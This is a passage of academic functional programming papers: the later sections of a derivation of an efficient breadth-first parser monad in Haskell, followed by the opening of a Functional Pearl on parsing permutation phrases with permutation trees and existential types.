This implementation does not need to implement bag comprehensions, but the bag union operator ( $\cup$ ) is still there. Even though it is possible to implement bag union in an efficient way, using it here is a problem, for it is vital to be able to control the order in which the elements in the resulting bag are evaluated. For example, in the above, evaluating  $\text{parse } p s$  first means that  $\text{parse } q s$  still holds on to the whole input  $s$ , leading to a space leak. So, we want more fine-grained control over the evaluation order in the case of choice. In the next refinement, we would therefore like to remove the constructor function ( $: \text{++}$ ) which gives rise to the use of ( $\cup$ ).

## 7 Implementation C: removing plus

Similar to the previous definition, we make the observation that there exist laws for simplifying any parser on the left and right hand side of a ( $\text{++}$ ) operator, except for *return*. So, we merge ( $: \text{++}$ ) with *Return* into a new constructor *ReturnPlus* and implement the two operators ( $\text{++}$ ) and *return* in terms of the new constructor. The law for the new constructor is:

$$D3. \quad \text{ReturnPlus } x p \equiv \text{return } x \text{++ } p$$

The new datatype loses yet another two constructors and gains a new one:

$$\begin{aligned}
 \text{data } P s a = & \text{SymbolBind } (s \rightarrow P s a) \\
 | & \text{Fail} \\
 | & \text{ReturnPlus } a (P s a)
 \end{aligned}$$

There is only one untouched operator defined as before:  $\text{fail} = \text{Fail}$ . The implementation of the *return* operator can easily be derived from law L7 and definition D3:

$$\text{return } x = \text{ReturnPlus } x \text{ Fail}$$

The *symbol* operator is implemented as before, only it uses the new definition of *return*:

$$\text{symbol} = \text{SymbolBind return}$$

The choice operator ( $\text{++}$ ) has to be defined by means of pattern matching on the

other constructors. The complete definition of the  $(\text{++})$  operator becomes:

$$\begin{aligned}
 \text{SymbolBind } f \text{ ++ SymbolBind } g &= \text{SymbolBind } (\lambda c . f c \text{ ++ } g c) \\
 \text{Fail} \text{ ++ } q &= q \\
 p \text{ ++ Fail} &= p \\
 \text{ReturnPlus } x \text{ } p \text{ ++ } q &= \text{ReturnPlus } x \text{ } (p \text{ ++ } q) \\
 p \text{ ++ ReturnPlus } x \text{ } q &= \text{ReturnPlus } x \text{ } (p \text{ ++ } q)
 \end{aligned}$$

The first clause is a very powerful case, which, by using law  $L10$ , allows us to combine two parsers of the form  $\text{SymbolBind } f$ . The second and third clauses are direct consequences of laws  $L6$ , and  $L7$ , respectively. The last two clauses can be derived using law  $L8$ , which is associativity of  $(\text{++})$ , and definition  $D3$ . The last clause even makes use of law  $L9$ , which is commutativity of  $(\text{++})$ !

The new definition of  $(\text{++})$  thus changes the order of results compared to a traditional implementation using lists and backtracking. The order of arguments is changed in such a way that all possible intermediate results are produced and all possible intermediate failing alternatives are discarded before the next symbol is consumed. In other words, the different choice alternatives are executed in *lock-step*, which means that none of the choice alternatives hold on to the input, as a traditional backtracking implementation would, or in fact any implementation which does not change the order of results in the choice operator. Together with the first clause in the definition of  $(\text{++})$ , which merges two uses of *symbol* into one, this leads to a *breadth-first* (rather than the traditional *depth-first*) implementation of parsing.

The implementation of the  $(\gg)$  operator has to deal with the new constructor *ReturnPlus*. Here is a derivation of the corresponding clause:

$$\begin{aligned}
 \text{ReturnPlus } x \text{ } p \gg k & \\
 = (\text{return } x \text{ ++ } p) \gg k & \quad \text{— by } D3 \\
 = (\text{return } x \gg k) \text{ ++ } (p \gg k) & \quad \text{— by } L5 \\
 = k \text{ } x \text{ ++ } (p \gg k) & \quad \text{— by } L1
 \end{aligned}$$

The complete definition of  $(\gg)$  looks as follows:

$$\begin{aligned}
 \text{SymbolBind } f \gg k &= \text{SymbolBind } (\lambda c . f c \gg k) \\
 \text{Fail} \gg k &= \text{Fail} \\
 \text{ReturnPlus } x \text{ } p \gg k &= k \text{ } x \text{ ++ } (p \gg k)
 \end{aligned}$$

And lastly, the function *parse* has again one case fewer to deal with:

$$\begin{aligned}
 \text{parse } (\text{SymbolBind } f) \text{ } (c : s) &= \text{parse } (f c) \text{ } s \\
 \text{parse } (\text{SymbolBind } f) \text{ } [] &= \{\} \\
 \text{parse } \text{Fail} \text{ } - &= \{\} \\
 \text{parse } (\text{ReturnPlus } x \text{ } p) \text{ } s &= \{(x, s)\} \uplus \text{parse } p \text{ } s
 \end{aligned}$$

The last clause follows directly from definition  $D3$  and the semantics for *return* and  $(\text{++})$ .

We have managed to express the *parse* function without using bag comprehensions, and with using bag union only in a simple case. Thus, the decision of how

to implement the used bags is not difficult anymore; we use plain lists. Here is the implementation of the *parse* function above using lists:

```

parse (SymbolBind f) (c : s) = parse (f c) s
parse (SymbolBind f) [] = []
parse Fail - = []
parse (ReturnPlus x p) s = (x, s) : parse p s
```

As we can see, to construct the lists, we are only using `(:)` and `[]`, and it takes constant time to produce a result.

If we were going to use lists for bags anyway, why did we bother with doing the development with bags? The answer is that using bags in our original specification of parser semantics allowed us to change the order of the results in the list. This is what allowed us to construct a breadth-first implementation. One alternative possibility would be to use a set instead of a bag in the specification, enabling us to use idempotence as well. However, this would also restrict the possible parser result types to equality-types.

The implementation we have arrived at now is not the final one yet; there is still one source of inefficiency left that we want to remove.

## 8 Implementation D: associativity of bind

Let us take a look at the implementation of `(>>)` in section 7. It is defined using recursion over its left argument. Just as for example with list concatenation, using `(>>)` left-associatively in a nested fashion leads to behaviour taking quadratic time in terms of the nesting depth. This typically happens in recursive grammars for tree-like structures. Therefore, we would like to force `(>>)` to be used only right-associatively.

To do this, it is not enough to simply refine the type `P s a` further. Instead, a parser should be made aware of the way it is *used*, its *context*. Providing the context of a parser to its implementation makes the way the bind operator is used left-associatively explicit. Thus, the next implementation of the parser type becomes a function from some type representing its context to a real parser. This technique is called the *context passing implementation* in Hughes (1985).

As a note on the side, the problem of avoiding left-associative applications of `(>>)` is not a problem specific to this paper. In fact, it is well known that using a so-called *continuation passing monad* solves this problem. In the form of a *monad transformer* (Liang *et al.*, 1995) one can even use an out-of-the-box solution. However, we still think it is instructive and interesting to derive a solution for our parser monad using the context passing implementation. The solution we arrive at later turns out to be exactly the continuation passing monad.

Before we look at exactly how to implement the type `P s a` using context passing, we introduce some preliminaries. We reuse the implementation of the type `P s a` from the previous section (section 7) as a basis for our new implementation. To avoid name confusion, we use primed ('') versions of the names to refer to the implementations in that section:

```

symbol' :: P' s s
fail'   :: P' s a
```

```
(++')   :: P' s a → P' s a → P' s a
return' :: a → P' s a
(≫')   :: P' s a → (a → P' s b) → P' s b
parse'  :: P' s a → Parser s a
```

We use the unprimed versions of the names for the implementation of the current section. The idea is that in the new implementation, the function  $(\gg')$  is only going to be applied right-associatively.

Next, we have to decide what the context we are going to pass around looks like. For simplicity, let us assume that the parser is always used in a problematic context, i.e. where it is the left argument of an application of  $(\gg')$ . So, contexts have the following shape: " $\bullet \gg' k$ " (where  $\bullet$  represents a hole in which parsers can be plugged in), and can simply be represented by  $k$  itself. In the case where a parser is used in a context that does not actually have this shape, we simply take  $k = \text{return}'$ , in which case we have the identity context, by law *L2*.

The type of  $k$  depends on the result type of the parser that is put in the hole in the context, and also on the result type of the whole context. These types are not necessarily the same; when we construct a parser, we have no idea what the final result type of its context will be. Therefore, we introduce two different result types,  $a$  and  $b$ , and, inside  $P$ , universally quantify over the result type of the context  $b$ .

```
type Context s a b = a → P' s b
type P s a          = ∀b . Context s a b → P' s b
```

What is the law that allows us to derive the implementations of the corresponding operations? For a parser  $p$  in the new type and its corresponding parser  $p'$  in the old type, the following correspondence should hold:

$$D4. \quad p \equiv \lambda k . p' \gg' k$$

Furthermore, we want the actual results of the two parsers to be the same:

$$D5. \quad \text{parse } p \equiv \text{parse}' p'$$

We can now derive the definitions for the parsing operations. Here are the three primitive parsing operations:

```
symbol = λk . SymbolBind k
fail    = λk . Fail
p ++ q = λk . p k ++' q k
```

The derivations of *symbol* and *fail* are quite straightforward. Here is the derivation of  $(++)$ :

$$\begin{aligned} p ++ q &= \lambda k . (p' ++' q') \gg' k && \text{— by D4} \\ &= \lambda k . (p' \gg' k) ++' (q' \gg' k) && \text{— by L5} \\ &= \lambda k . p k ++' q k && \text{— by D4} \end{aligned}$$

The definitions of the monadic operators look like this:

$$\begin{aligned} \text{return } x &= \lambda k . k x \\ p \gg f &= \lambda k . p (\lambda x . f x k) \end{aligned}$$

It is interesting to note that these definitions do not depend on *return'* and  $(\gg')$  at all! Let us look at the derivation of  $(\gg)$ :

$$\begin{aligned} p \gg f &= \lambda k . (p' \gg' f') \gg' k && \text{— by D4} \\ &= \lambda k . p' \gg' (\lambda x . f' x \gg' k) && \text{— by L3} \\ &= \lambda k . p (\lambda x . f x k) && \text{— by D4} \end{aligned}$$

Note how we use the associativity law of  $(\gg)$  (L3) in order to ensure right-associativity — this was our original goal! Lastly, we implement the *parse* function:

$$\text{parse } p = \text{parse}' (p \text{return}')$$

Its derivation is equally simple:

$$\begin{aligned} \text{parse } p &= \text{parse}' p' && \text{— by D5} \\ &= \text{parse}' (p' \gg' \text{return}') && \text{— by L2} \\ &= \text{parse}' (p \text{return}') && \text{— by D4} \end{aligned}$$

We have now arrived at the final implementation. Note that this implementation does not make use of  $(\gg')$  anymore. Figure 2 shows the complete implementation, where we have simplified the definition of *parse'* to have fewer cases.

## 9 Extensions

Several extensions to the functionality of the derived parser combinators can be made. In this section, we discuss two such extensions.

*Look-ahead* A parsing technique that is often used is *look-ahead*, i.e. looking at the input without consuming it in order to decide what to do next. An example of an application of look-ahead is a parser for identifiers as non-empty sequences of alphanumeric characters. Parsing the input "foo" using a direct implementation would produce the results  $\{("f", "oo"), ("fo", "o"), ("foo", "")\}$ . However, the intention is probably to only get  $\{("foo", "")\}$ , which we can obtain by looking ahead in the input and fail if there are still characters left that are alpha-numeric.

Thus, we introduce a new parsing operator in our library, *look* ::  $P s [s]$ , with the following definition:

$$[\![\text{look}]\!] s = \{(s, s)\}$$

It is not possible to implement *look* transparently in terms of the other combinators. This means that we have to adapt our current implementation, and simply following

```

— types
type  $P\ s\ a = \forall b . (a \rightarrow P'\ s\ b) \rightarrow P'\ s\ b$ 
data  $P'\ s\ a = SymbolBind\ (s \rightarrow P'\ s\ a)$ 
    | Fail
    | ReturnPlus a (P' s a)

— main functions
symbol =  $\lambda k . SymbolBind\ k$ 
fail =  $\lambda k . Fail$ 
p ++ q =  $\lambda k . p\ k\ ++'\ q\ k$ 
return x =  $\lambda k . k\ x$ 
p >> f =  $\lambda k . p\ (\lambda x . f\ x\ k)$ 
parse p = parse'( $p\ (\lambda x . ReturnPlus\ x\ Fail)$ )

— auxiliary functions
SymbolBind f ++' SymbolBind g =  $SymbolBind\ (\lambda c . f\ c\ ++'\ g\ c)$ 
Fail ++' q =  $q$ 
p ++' Fail =  $p$ 
ReturnPlus x p ++' q = ReturnPlus x (p ++' q)
p ++' ReturnPlus x q = ReturnPlus x (p ++' q)

parse' (SymbolBind f) (c : s) = parse' (f c) s
parse' (ReturnPlus x p) s =  $(x, s) : parse'\ p\ s$ 
parse' - - = []

```

Fig. 2. Final parser implementation.

the development we have gone through for the other parser operators, we end up with an extra constructor in the  $P'$  datatype:

**data**  $P'\ s\ a = \dots | LookBind\ ([s] \rightarrow P'\ s\ a)$

The function *look* is simply implemented as  $\lambda k . LookBind\ k$ . We also have to adapt the auxiliary functions to be able to deal with the new constructor *LookBind*. Thus, we add the following clauses to  $(++')$ :

```

LookBind f ++' LookBind g = LookBind (\lambda s . f s ++' g s)
LookBind f ++' q = LookBind (\lambda s . f s ++' q)
p ++' LookBind g = LookBind (\lambda s . p ++' g s)

```

The first clause is an optimisation; it avoids creating expressions of the form  $LookBind\ (\lambda s_1 . LookBind\ (\lambda s_2 . \dots))$ , which are unnecessary, since  $s_1$  and  $s_2$  will be bound to the same value anyway. Lastly, we add the following clause to *parse'*:

*parse' (LookBind f) s* = *parse' (f s) s*

Here is an example of how *look* can be used. The function *munch* takes a predicate *r* over symbols, and parses as many symbols as possible satisfying *r*.

```

munch :: (s → Bool) → P s [s]
munch r = do s ← look ; inspect s

```

**where**

```

inspect (c : s) | r c = do symbol ; s' ← inspect ; return (c : s')
inspect - - = return []

```

We grab the current input with *look* and pass it to the local function *inspect*, which inspects the input, and builds a parser that precisely consumes the symbols that satisfy *r*. Note that when we decide to consume a symbol, we already know which symbol it is (namely *c*), so we can ignore the result of *symbol*. The identifier parser we introduced earlier can now be expressed using the parser *munch isAlphaNum*.

Other useful parser operations that can be implemented using *look* are *longest* ::  $P\ s\ a \rightarrow P\ s\ a$ , which only delivers the longest parse(s) of its argument, and *try* ::  $P\ s\ a \rightarrow P\ s\ (Maybe\ a)$ , which never fails but returns *Nothing* exactly once when its argument fails.

*Alternative parse functions* One design freedom which we have not explored yet is varying the kind of result that the *parse* function delivers. The assumption that the user of our parsers is interested in all intermediate results plus the left-over part of the input might not always be true, and the user might pay a performance price for it. Several alternative parse functions are possible though, and the choice of which parse function to use should be made by the user independently for each parser. These alternative parse functions can be seen as different interpreters for the same parse language.

Here is an example. When a parse error occurs, instead of simply returning [], we would like to return the position in the input where the error occurred. Let us assume that we have a type for positions *Pos*, an initial position  $pos_0 :: Pos$ , and a function  $next :: Pos \rightarrow Symbol \rightarrow Pos$ , that computes the next position given a current position and a symbol. We can implement an alternative parse function by modifying the auxiliary function *parse'*. For simplicity, we only deliver the first result that manages to parse the complete input.

$parse' :: P'\ s\ a \rightarrow [s] \rightarrow Either\ Pos\ a$

$parse'\ p\ s = track\ p\ s\ pos_0$

**where**

```
track (SymbolBind f) (c : s) pos = track (f c) s $! next pos c
track (ReturnPlus x _) [] pos = Right x
track (ReturnPlus _ p) s pos = track p s pos
track (LookBind f) s pos = track (f s) s pos
track _ - pos = Left pos
```

We use strict function application (\$!) to force evaluation of the position during parsing, because otherwise lazy evaluation builds a large position expression in the heap which consumes a lot of memory. This parse function is the first step towards adding a good error reporting mechanism.

## 10 Discussion

Through a series of successive refinements, we have created a simple and efficient implementation of a parser monad.

We have made two serious implementations of parser combinator libraries based on the ideas presented in the paper. In the first implementation, we have added error

reporting combinators, and provided an interface that is compatible with Leijen's parser combinator library *Parsec* (2001), for which there exist a lot of useful auxiliary parser combinators and a comprehensive user manual. The second implementation has no error reporting, but one extra feature which allows converting back and forth between Haskell's type  $ReadS\ a$  and a parser of type  $P\ Char\ a$ . This library is used internally in the Glasgow Haskell Compiler to invisibly replace uses of Haskell's *read* function by calls to a more efficient parser.

Ljunglöf (2002) gives an excellent overview and comparison of different existing parser combinator implementations. One of his results is that our implementation performs best on deterministic grammars among the monadic parser combinators providing general choice. It is slightly less efficient than other non-monadic parser combinators, in particular on grammar definitions that are not left-factorised. Interesting is the relation between our implementation and Swierstra's implementation of non-monadic parser combinators (2000); both use a datatype isomorphic to  $P'\ s\ a$  internally.

One other interesting observation we noted was that the datatype  $P'\ s\ a$  is isomorphic to the type  $SP\ a\ b$  of stream processors used in the Fudgets framework (Carlsson & Hallgren, 1998). In fact, the  $(\parallel\parallel')$  operator is one of the parallel composition operators provided for stream processors! This inspired the view of the parser combinators being parsing process combinators. The choice operator can then be seen as a parallel composition of parsing processes.

In the paper, we have so far only shown *partial correctness*: if our functions produce a result at all, it is going to be the correct result. In order to show total correctness, we also need to argue why our functions will produce actual results. We cannot simply prove termination, since for any interesting grammar, the parsers we create are infinite, because we use recursion in the definition of the parsers. Therefore, we should argue that *parse* is always *productive/destructive*: For each consumption of a constructor in the parser datatype, either one symbol from the input is consumed, a result is generated on the output list, or the output list is terminated. Doing this formally is beyond the scope of this paper.

# FUNCTIONAL PEARL

## Parsing Permutation Phrases

---

### Abstract

A permutation phrase is a sequence of elements (possibly of different types) in which each element occurs exactly once and the order is irrelevant. Some of the permutable elements may be optional. We show a way to extend a parser combinator library with support for parsing such free-order constructs. A user of the library can easily write parsers for permutation phrases and does not need to care about checking and reordering the recognised elements. Possible applications include the generation of parsers for attributes of XML tags and Haskell's record syntax.

---

## 1 Introduction

Parser combinator libraries for functional programming languages are well-known and subject to active research. Higher-order functions and the possibility to define new infix operators allow parsers to be expressed in a concise and natural notation that closely resembles the syntax of EBNF grammars. At the same time, the user has the full abstraction power of the underlying programming language at hand. Complex, often recurring patterns can be expressed in terms of higher-level combinators.

A specific parsing problem is the recognition of permutation phrases. A permutation phrase is a sequence of elements (possibly of different types) in which each element occurs exactly once and the order is irrelevant. Some of the permutable elements may be optional. Since permutation phrases are not easily expressed by a context-free grammar, the usual approach is to tackle this problem in two steps: first parse a relaxed version of the grammar, then check whether the recognised elements form a permutation of the expected elements. This method, however, has a number of disadvantages. Dealing

<sup>3</sup> Email: [doaitse@cs.uu.nl](mailto:doaitse@cs.uu.nl)

with a permutation of typed values is quite cumbersome, and the problem is often avoided by encoding the values in a universal representation, thus adding an extra level of interpretation. Furthermore, because of the two steps involved, error messages cannot be produced until a larger part of the input has been consumed, and special care has to be taken to make them point to the right position in the code.

Permutation phrases have been proposed by Cameron [1] as an extension to EBNF grammars, not aiming at greater expressive power, but at more clarity. Cameron also presents a pseudo-code algorithm to parse permutation phrases with optional elements efficiently in an imperative setting. It fails, however, to address the types of the constituents.

We show a way to extend any existing parser combinator library with support for parsing permutations of a number of typed, potentially optional elements. Our approach uses Haskell, relying essentially on existentially quantified types, that are used to encode reordering information that permutes the recognised elements to a canonical order. Existential types are not part of the Haskell 98 standard [6], but are, for example, implemented in GHC and Hugs. Additionally, we utilise lazy evaluation to make the resulting implementation efficient. The administrative part of parsing permutation phrases has a quadratic time complexity in the number of permutable elements. The size of the code, however, is linear in the number of permutable elements.

Possible applications include the implementation of Haskell’s *read* function where it is desirable to parse the fields of data types with labelled fields in any permutation, the parsing of XML tags which have large sets of potentially optional attributes that may occur in any order, and the decomposition of a query in a URI, consisting of a number of permutable key-value pairs.

The paper is organised as follows: Section 2 explains the parser combinators we build upon. Section 3 presents the basic idea of dealing with permutations in terms of permutation trees and explains how trees are built and converted into parsers. Section 4 shows how to extend the mechanism in order to handle optional elements. In Section 5, we take a brief look at two of the applications mentioned above, the parsing of data types with labelled fields and the parsing of XML attribute sets. Section 6 concludes.

## 2 Parsing using combinator libraries

The use of a combinator library for describing parsers instead of writing them by hand or generating them from a separate formalism is a well-known technique in functional programming. As a result, there are several excellent libraries around. For this reason we just briefly present the interface we will assume in subsequent sections of this paper, but do not go into the details of the implementation. However, we want to stress that our extension is not tied to any specific library.

We make use of a simple arrow-style [3,9] interface that is parametrised by

```

infixl 3 ◇
infixl 4 ◈, ◉
class Parser p where
  pFail          :: p a
  pSucceed       :: a → p a
  pSym           :: Char → p Char
  (◈)           :: p (a → b) → p a → p b
  (◇)           :: p a → p a → p a
  (◉)           :: (a → b) → p a → p b
  f ◈ p          = pSucceed f ◈ p
  parse          :: p a → String → Maybe a

```

Fig. 1. Type class for parser combinators

the result type of the parsers and assumes a list of characters as input. It can easily be implemented by straightforward list-of-successes parsers [2,10], but we also have a version based on the fast, error-correcting parser combinators of Swierstra [7,8]. A mapping to monadic-style parser combinators [4,5] or abstracting from the type of the input tokens is possible without difficulties.

The parser interface used here is given as a type class declaration in Figure 1. The function *pFail* represents the parser that always fails, whereas *pSucceed* never consumes any input and always returns the given result value. The parser *pSym* accepts solely the given character as input. If this character is encountered, *pSym* consumes and returns this character, otherwise it fails. The  $\diamondsuit$  operator denotes the sequential composition of two parsers, where the result of the first parser is applied to the result of the second. The operator  $\diamond$  expresses a choice between two parsers. Finally, the application operator  $\diamond$  is a parser transformer that can be used to apply a semantic function to a parse result. It can be defined in terms of *pSucceed* and  $\diamondsuit$ .

Many useful higher-level combinators can be built on top of these basic ones. A small selection that we will use later in this paper is presented in Figure 2. These parser combinators are useful if one wants to combine parsers and is interested in the result of only some of the constituents.

### 3 Permutation trees

#### 3.1 Data types

Before explaining permutation parsers, we investigate how to represent permutation phrases. We decide to store the permutations of a set of elements in a rose tree.

```

data Perms p a    = Choice [Branch p a]
                   | Empty a
data Branch p a   = ∀ x. Br (Perms p (x → a)) (p x)

```

```

infixl 4 <$ , *$, *$>

(<$ )          :: Parser p ⇒ a → p b → p a
f <$ p          = const f <$ p
(*$ )          :: Parser p ⇒ p a → p b → p a
p *$ q          = const <$ p *$ q
(* $)          :: Parser p ⇒ p a → p b → p b
p *$ q          = flip const <$ p *$ q
pParens        :: Parser p ⇒ p a → p a
pParens p      = pSym '(` *$ p *$ pSym ')'

```

Fig. 2. Some useful parser combinators

The data types are parametrised by a type constructor  $p$  (e.g. the parser type) and a result type  $a$ .

Each path from the root to a leaf in the tree represents a particular permutation. Figure 3 illustrates this idea for three elements  $a, b, c$ . If the permutations are grouped in such a way that different permutations with a common prefix share the same subtree, the number of choices in each node will be limited by the number of permutable elements.



Fig. 3. A permutation tree containing three elements

A value of type  $\text{Branch}$  stores a subtree together with an element. The subtree returns a function that, applied to the element, computes a value of the required result type. Thus, the existentially quantified type of the element stored in a branch is used to hide the order in which the types in a subtree occur; all subtrees in a  $\text{Choice}$  node share a common type because all correspond to a permutation of the same set of elements. To show that reordering is almost completely determined by the type of the components, we use the convention that values, parsers and permutation trees are named  $v$ ,  $p$ , and  $t$ , respectively, indexed by their type.

The idea that each path in the tree represents the parser for one of the possible permutations is reflected by the following simple conversion function from permutation trees to parsers.

$$\begin{aligned}
pPerms &:: \text{Parser } p \Rightarrow \text{Perms } p \ a \rightarrow p \ a \\
pPerms (\text{Empty } v_a) &= pSucceed \ v_a \\
pPerms (\text{Choice } chs) &= foldr (\bowtie) pFail (\text{map } pars \ chs) \\
\text{where } pars (Br \ t_{x \rightarrow a} \ p_x) &= flip (\$) \bowtie p_x \bowtie pPerms \ t_{x \rightarrow a}
\end{aligned}$$

It might be surprising at first sight that the last line does not read:

$$\text{where } pars (Br \ t_{x \rightarrow a} \ p_x) = pPerms \ t_{x \rightarrow a} \bowtie p_x$$

But using this more obvious definition, the elements at the leaves of the permutation tree would be recognised first by the constructed parser. Therefore, the permutation tree would have to be unfolded completely before the first element could be parsed. This would result in  $O(n!)$  memory usage where  $n$  is the number of permutable elements.

Fortunately, because we are parsing a permutation, reversing the order of the constituents when constructing the parser does not change the semantics. In the “flipped” variant, lazy evaluation ensures that only the path corresponding to the recognised permutation is unfolded.

### 3.2 Building a permutation tree

Permutation trees are created by adding the elements of the permutation one by one to an initially empty tree.

$$\begin{aligned}
add &:: \text{Perms } p \ (x \rightarrow a) \rightarrow p \ x \rightarrow \text{Perms } p \ a \\
add \ t_{x \rightarrow a} @ (\text{Empty } \_) \ p_x &= \text{Choice } [Br \ t_{x \rightarrow a} \ p_x] \\
add \ t_{x \rightarrow a} @ (\text{Choice } chs) \ p_x &= \text{Choice } (\text{first} : \text{others}) \\
\text{where } \text{first} &= Br \ t_{x \rightarrow a} \ p_x \\
\text{others} &= \text{map } ins \ chs \\
ins (Br \ t_{y \rightarrow x \rightarrow a} \ p_y) &= Br (add (\text{mapPerms } \text{flip} \ t_{y \rightarrow x \rightarrow a}) \ p_x) \ p_y
\end{aligned}$$

If we already have constructed a non-empty permutation tree, we can add a new element  $p_x$  by inserting it in all possible positions to every permutation in the tree. The function *add* explicitly constructs the tree that represents the permutation in which  $p_x$  is the top element; for each branch, the top element is left unchanged, and  $p_x$  is inserted everywhere (by a recursive call to *add*) in the subtree. Because the new element and the top element of the branch are now swapped, the function resulting from the subtree of the branch gets its arguments passed in the wrong order, which is repaired by applying *flip* to that function.

The function *mapPerms* is a map on permutation trees. In a branch,  $v_{a \rightarrow b}$  is composed with the function that is resulting from the subtree.

$$\begin{aligned}
\text{mapPerms} &:: (a \rightarrow b) \rightarrow \text{Perms } p \ a \rightarrow \text{Perms } p \ b \\
\text{mapPerms } v_{a \rightarrow b} (\text{Empty } v_a) &= \text{Empty } (v_{a \rightarrow b} \ v_a) \\
\text{mapPerms } v_{a \rightarrow b} (\text{Choice } chs) &= \text{Choice } (\text{map } (\text{mapBranch } v_{a \rightarrow b}) \ chs) \\
\text{mapBranch} &:: (a \rightarrow b) \rightarrow \text{Branch } p \ a \rightarrow \text{Branch } p \ b \\
\text{mapBranch } v_{a \rightarrow b} (Br \ t_{x \rightarrow a} \ p_x) &= Br (\text{mapPerms } (v_{a \rightarrow b} \circ) \ t_{x \rightarrow a}) \ p_x
\end{aligned}$$

By defining the following combinators for constructing permutation parsers we can use a similar notation for permutation parsers as for normal parsers.

$$\begin{aligned}
succeedPerms &:: a \rightarrow \text{Perms } p \ a \\
succeedPerms x &= \text{Empty } x \\
(\langle\!\rangle) &:: \text{Parser } p \Rightarrow \text{Perms } p \ (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\
\text{perms} \langle\!\rangle p &= \text{add perms } p \\
(\langle\$}) &:: \text{Parser } p \Rightarrow (a \rightarrow b) \rightarrow p \ a \rightarrow \text{Perms } p \ b \\
f \langle\$} p &= \text{succeedPerms } f \langle\!\rangle p
\end{aligned}$$

An example with three permutable elements, corresponding to the tree in Figure 3, can now be realised by:

$$p\text{Perms } ((,,) \langle\$} p\text{Int} \langle\!\rangle p\text{Char} \langle\!\rangle p\text{Bool})$$

Suppose  $p\text{Int}$ ,  $p\text{Char}$ , and  $p\text{Bool}$  are parsers for literals of type  $\text{Int}$ ,  $\text{Char}$ , and  $\text{Bool}$ , respectively. Then all permutations of an integer, a character and a boolean are accepted, and the result of a successful parse will always be of type  $(\text{Int}, \text{Char}, \text{Bool})$ .

### 3.3 Separators

Often the permutable elements are separated by symbols that do not carry meaning—typically commas or semicolons. Consider extending the three-element example to the Haskell tuple syntax: not just the elements, but also the parentheses and the commas should be parsed. Since there is one separation symbol less than there are permutable elements, our current variant of  $p\text{Perms}$  cannot handle this problem.

Therefore we define  $p\text{PermsSep}$  as a generalisation of  $p\text{Perms}$  that accepts an additional parser for the separator as an argument. The semantics of the separators are ignored for the result.

$$\begin{aligned}
p\text{PermsSep} &:: \text{Parser } p \Rightarrow p \ b \rightarrow \text{Perms } p \ a \rightarrow p \ a \\
p\text{PermsSep } sep \ perm &= p2p(p\text{Succeed } ()) \ sep \ perm
\end{aligned}$$

The function  $p2p$  now converts a permutation tree into a parser almost in the same way as the former  $p\text{Perms}$ , except that before each permutable element a separator is parsed. To prevent that a separator is expected before the first permutable element, we make use of the following simple trick. The  $p2p$  function expects two extra arguments: the first one will be parsed immediately before the first element, and the second will be used subsequently. Using  $p\text{Succeed } ()$  as first extra argument in  $p\text{PermsSep}$  leads to the desired result.

$$\begin{aligned}
p2p &:: \text{Parser } p \Rightarrow p \ c \rightarrow p \ b \\
&\rightarrow \text{Perms } p \ a \rightarrow p \ a \\
p2p\_ - (\text{Empty } v_a) &= p\text{Succeed } v_a \\
p2p \ fsep \ sep \ (\text{Choice } chs) &= \text{foldr } (\langle\!\rangle) \ p\text{Fail} \ (\text{map } \text{pars } chs) \\
\text{where } \text{pars } (\text{Br } t_{x \rightarrow a} \ p_x) &= \text{flip } (\$) \triangleleft \ fsep \langle\!\rangle p_x \langle\!\rangle p2p \ sep \ sep \ t_{x \rightarrow a}
\end{aligned}$$

The  $pPerms$  function can now be implemented in terms of  $pPermsSep$ .

$$\begin{aligned} pPerms &:: \text{Parser } p \Rightarrow \text{Perms } p \ a \rightarrow p \ a \\ pPerms &= pPermsSep(pSucceed()) \end{aligned}$$

To return to the small example, triples of an integer, a character, and a boolean—in any order—are parsed by:

$$pParens(pPermsSep(pSym ',')((,,) \ll\!\!> pInt \ll\!\!> pChar \ll\!\!> pBool))$$

## 4 Adding optional elements

This section shows how the permutation parsing mechanism can be extended such that it can deal with optional elements. Optional elements can be represented by parsers that can recognise the empty string and return a default value for this element. Calling the  $pPermsSep$  function on a permutation tree that contains optional elements leads to ambiguous parsers. Consider, for example, the tree in Figure 3 containing all permutations of  $a$ ,  $b$  and  $c$ . Suppose  $b$  can be empty and we want to recognise  $ac$ . This can be done in three different ways since the empty  $b$  can be recognised before  $a$ , after  $a$  or after  $c$ . Fortunately, it is irrelevant for the result of a parse where exactly the empty  $b$  is derived, since order is not important. This allows us to use a strategy similar to the one proposed by Cameron [1]: parse nonempty constituents as they are seen and allow the parser to stop if all remaining elements are optional. When the parser stops the default values are returned for all optional elements that have not been recognised.

To implement this strategy we need to be able to determine whether a parser can derive the empty string and split it into its default value and its non-empty part, i.e. a parser that behaves the same except that it does not recognise the empty string. The splitting of parsers is represented by the *ParserSplit* class that is an extension of the normal *Parser* class. Most parser combinator libraries can be easily adapted to cover this extension.

$$\begin{aligned} \text{class Parser } p &\Rightarrow \text{ParserSplit } p \text{ where} \\ pEmpty &:: p \ a \rightarrow \text{Maybe } a \\ pNonempty &:: p \ a \rightarrow \text{Maybe } (p \ a) \end{aligned}$$

In the solution that does not deal with optional elements a parser for a permutation follows a path from the root of a permutation tree to a leaf, i.e. an *Empty* node. In the presence of optional elements, however, a parser may stop in any node that stores only optional elements. We adapt the *Perms* data type to incorporate this additional information. If all elements stored in a tree are optional then their default values are stored in *defaults*, otherwise *defaults* is *Nothing*. The parser stored in each *Branch* is not allowed to derive the empty string. Note that we do not need an *Empty* constructor anymore, since its semantics can be represented as a *Choice* node with an empty list of branches.

```
data Perms p a = Choice { defaults :: Maybe a, branches :: [Branch p a] }
```

The function  $p\varnothing p$  constructs a parser out of a permutation tree. If there are default values stored in  $\text{defaults}$  then the constructed parser can derive the empty string, returning those values.

$$\begin{aligned}
 p\varnothing p &:: \text{Parser } p \\
 &\Rightarrow p c \rightarrow p b \rightarrow \text{Perms } p a \rightarrow p a \\
 p\varnothing p \ fsep \ sep \ t_{a \rightarrow b} &= \text{foldr } (\bowtie) \ \text{empty } \text{nonempties} \\
 \text{where } \text{empty} &= \text{maybe } p\text{Fail } p\text{Succeed } (\text{defaults } t_{a \rightarrow b}) \\
 \text{nonempties} &= \text{map } \text{pars } (\text{branches } t_{a \rightarrow b}) \\
 \text{pars } (\text{Br } t_{x \rightarrow a} \ p_x) &= \text{flip } (\$) \bowtie \ fsep \bowtie p_x \\
 &\quad \bowtie p\varnothing p \ sep \ sep \ t_{x \rightarrow a}
 \end{aligned}$$

